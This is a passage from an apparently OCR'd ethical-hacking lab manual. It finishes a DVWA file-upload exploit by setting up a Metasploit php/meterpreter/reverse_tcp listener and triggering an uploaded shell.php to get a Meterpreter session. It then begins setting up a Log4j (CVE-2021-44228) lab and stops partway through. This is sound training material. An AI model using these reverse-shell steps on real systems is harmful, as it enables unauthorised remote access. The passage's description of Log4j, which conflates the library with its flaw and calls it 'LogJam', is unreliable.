106. You have to set up a listener so that you can establish a **Meterpreter** session with your victim. Follow the steps given below to set up a listener using the msf command line:
     - Type **set payload php/meterpreter/reverse_tcp** and press **Enter**
     - Type **set LHOST 10.10.1.13** and press **Enter**
     - Type **set LPORT 2222** and press **Enter**.
     - Type **run** and press **Enter** to start the listener




107. Switch to the **Mozilla Firefox** window where the DVWA website is open. Open a new tab, type **http://10.10.1.22:8080/dvwa/hackable/uploads/shell.php** into the address bar and press **Enter** to execute the uploaded payload.



108. Switch back to the **Terminal** window and observe that a **Meterpreter session** has successfully been established with the victim system.



109. In the meterpreter command line, type **sysinfo** and press **Enter** to view the system details of the victim machine.



110. This concludes the demonstration of how to exploit a file upload vulnerability at different security levels.

111. Close all open windows and document all acquired information.

112. Turn off the **Windows Server 2022** virtual machine.

Task 9: Gain Access by Exploiting Log4j Vulnerability


Log4j is an open-source framework that helps developers store various types of logs produced by users. Log4j which is also known as Log4shell and LogJam is a zero-day RCE (Remote Code Execution) vulnerability, tracked under CVE-2021–44228. Log4j enables insecure JNDI lookups, when these JNDI lookups are paired with the LDAP protocol, can be exploited to exfiltrate data or execute arbitrary code.

Here, we will gain backdoor access by exploiting Log4j vulnerability.

Note: Here, we will install a vulnerable application in the **Ubuntu** machine and use the **Parrot Security** machine as the host machine to target the application.


Note: Ensure that the **Parrot Security** virtual machine is running.

1. Turn on the **Ubuntu** virtual machine.
2. Click to select **Ubuntu** account, in the Password field, type **toor** and press **Enter** to sign in.




3. In the left pane, under **Activities** list, scroll down and click the **Terminal** icon to open the Terminal window.
4. Now, type **sudo su** and hit **Enter** to gain super-user access. Ubuntu will ask for the password; type **toor** as the password and hit **Enter**.

5. First, we need to install docker.io in ubuntu machine, to do that type **sudo apt-get update** and press **Enter**.




6. Once the update is completed, type **sudo apt-get install docker.io** and press **Enter** to install docker.

   Note: If a question appears **Do you want to continue?** type **Y** and press **Enter**.




7. Once docker.io is successfully installed, type **cd log4j-shell-poc/** and press **Enter** to navigate to **log4j-shell-poc** directory.

